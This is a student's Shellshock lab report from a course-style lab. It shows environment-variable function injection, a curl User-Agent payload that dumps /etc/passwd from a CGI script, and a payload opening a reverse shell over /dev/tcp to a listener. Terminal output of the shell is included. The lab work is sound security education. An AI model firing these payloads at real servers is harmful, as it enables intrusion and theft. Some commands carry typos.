

Shellshock Attack Lab

Xinyi Li

February 19, 2020

Task 1

Experiment

Use the following commands to define a shell function, export it into the environment, and then observe if it prints 'extra' when calling the child shell with `/bin/bash_shellshock` or `/bin/bash`.

```
1 $ foo='() { echo "hello world"; }; echo "extra";'
2 $ export $foo
```

As expected, using `/bin/bash_shellshock` leads to extra print out while it is clear in `/bin/bash`.

Task 2

```
1 $ su
2 $ cp myprog.cgi /usr/lib/cgi-bin
3 $ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
```

Task 3

The Apache creates a child process to execute `bash_shellshock` with function `exec()`, and `$$` will be replaced by `bash_shellshock` with the ID of the current process. So `strings /proc/$$/environ` will be correctly executed while parsing the HTTP request.

Task 4

For instance, I can steal passwords of the server using

```
1 $ curl -A "() { echo hello;}; echo Content-type: text/plain;
    echo; /bin/cat /etc/passwd;"
    http://localhost/cgi-bin/myprog.cgi
```

However, because `/etc/shadow` is only readable to `root`, I cannot steal the content of the file unless the webserver is launched by `root`.

Task 5

- The attacker: 10.0.2.15
- The server: 10.0.2.4




Figure 1: the attacker's IP address

First, build a TCP connection:

```
1 $ nc -lv 9090
```

It is blocked with listening on the port 9090 and print the information of whatever it fetches. Just keep the shell running and finish the following command in another shell


Then start a new shell and make use of the `shellshock` to map the server's `stdin/stdout` to local shell.

```
1 $ curl -A "()" { echo hello;}; echo Content-type: text/plain;
    echo; echo; /bin/bash -i -> /dev/tcp/10.0.2.15/9090 0<&1
    2>&1" http://10.0.2.4/cgi-bin/myprog.cgi
```

So, a reverse shell is created.

Task 6

Reproduction of Test 3 is successful while the ones of the other two tasks fail.



```
Terminal
Listening on [0.0.0.0] (family 0, port 9090)
^C
[02/19/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 58540)
)
bash: cannot set terminal process group (2136): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@VM:/usr/lib/cgi-bin$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:47:02:05
            inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::764c:5c15:c874:ec6c/64  Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:1407 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1204 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
```

Figure 2: Reverse Shell

Because the output of environment variables is done directly by the bash itself rather than passing to any caller. The behavior will not be influenced by the version of the shell.